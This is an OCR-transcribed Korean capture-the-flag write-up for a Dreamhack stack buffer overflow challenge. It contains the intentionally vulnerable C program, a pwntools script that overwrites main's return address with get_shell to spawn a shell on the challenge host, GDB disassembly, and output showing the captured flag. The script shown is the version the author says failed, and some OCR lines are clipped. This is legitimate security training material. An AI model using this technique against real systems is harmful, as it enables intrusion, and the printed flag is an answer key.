
return address overwrite

```
// Name: rao.c
// Compile: gcc -o rao rao.c -fno-stack-protector -no-pie

#include <stdio.h>
#include <unistd.h>

void init() {
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
}

void get_shell() {
  char *cmd = "/bin/sh";
  char *args[] = {cmd, NULL};

  execve(cmd, args, NULL);
}

int main() {
  char buf[0x28];

  init();

  printf("Input: ");
  scanf("%s", buf);

  return 0;
}
```



0x00000000004006aa get_shell 주소이다.

main의 리턴 어드레스를 get_shell의 주소로 뒤집어씌워야 한다.

```
from pwn import *

r = remote("host1.dreamhack.games", 15172)
get_shell = 0x004006aa

p = r.readuntil("Input:")
print(p)
payload = b"a"*0x28 + b"a"*8 + p64(get_shell)

r.sendline(payload)

r.interactive()
```

그냥 0x28로 더미를 주었지만 해결되지 않았다.

```
lb-peda$ disas main
mp of assembler code for function main:
   0x00000000004006e8 <+0>:     push   rbp
   0x00000000004006e9 <+1>:     mov    rbp,rsp
   0x00000000004006ec <+4>:     sub    rsp,0x30
   0x00000000004006f0 <+8>:     mov    eax,0x0
   0x00000000004006f5 <+13>:    call   0x400667 <init>
   0x00000000004006fa <+18>:    lea    rdi,[rip+0xbb]        # 0x4007bc
   0x0000000000400701 <+25>:    mov    eax,0x0
   0x0000000000400706 <+30>:    call   0x400540 <printf@plt>
   0x000000000040070b <+35>:    lea    rax,[rbp-0x30]
   0x000000000040070f <+39>:    mov    rsi,rax
   0x0000000000400712 <+42>:    lea    rdi,[rip+0xab]        # 0x4007c4
   0x0000000000400719 <+49>:    mov    eax,0x0
   0x000000000040071e <+54>:    call   0x400570 <__isoc99_scanf@plt>
   0x0000000000400723 <+59>:    mov    eax,0x0
   0x0000000000400728 <+64>:    leave
   0x0000000000400729 <+65>:    ret
id of assembler dump.
lb-peda$
```

print 아래에 0x000000000040070b <+35>: lea rax,[rbp-0x30] 에서 rax에 rbp-0x30 주소를 넣는 것을 확인할 수 있다. 따라서 buf의 주소는 rbp-0x30 위치에 존재한다.

```
root@ee776f765bdd:[Dreamhack] return_address_overwrite# python3 rao.py
[+] Opening connection to host1.dreamhack.games on port 15172: Done
/usr/local/lib/python3.8/dist-packages/pwnlib/tubes/tube.py:1433: BytesWarning: Te
ytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  return func(self, *a, **kw)
b'Input:'
[*] Switching to interactive mode
 $ cat flag
DH{5f47cd0e441bdc6ce8bf6b8a3a0608dc}
$
```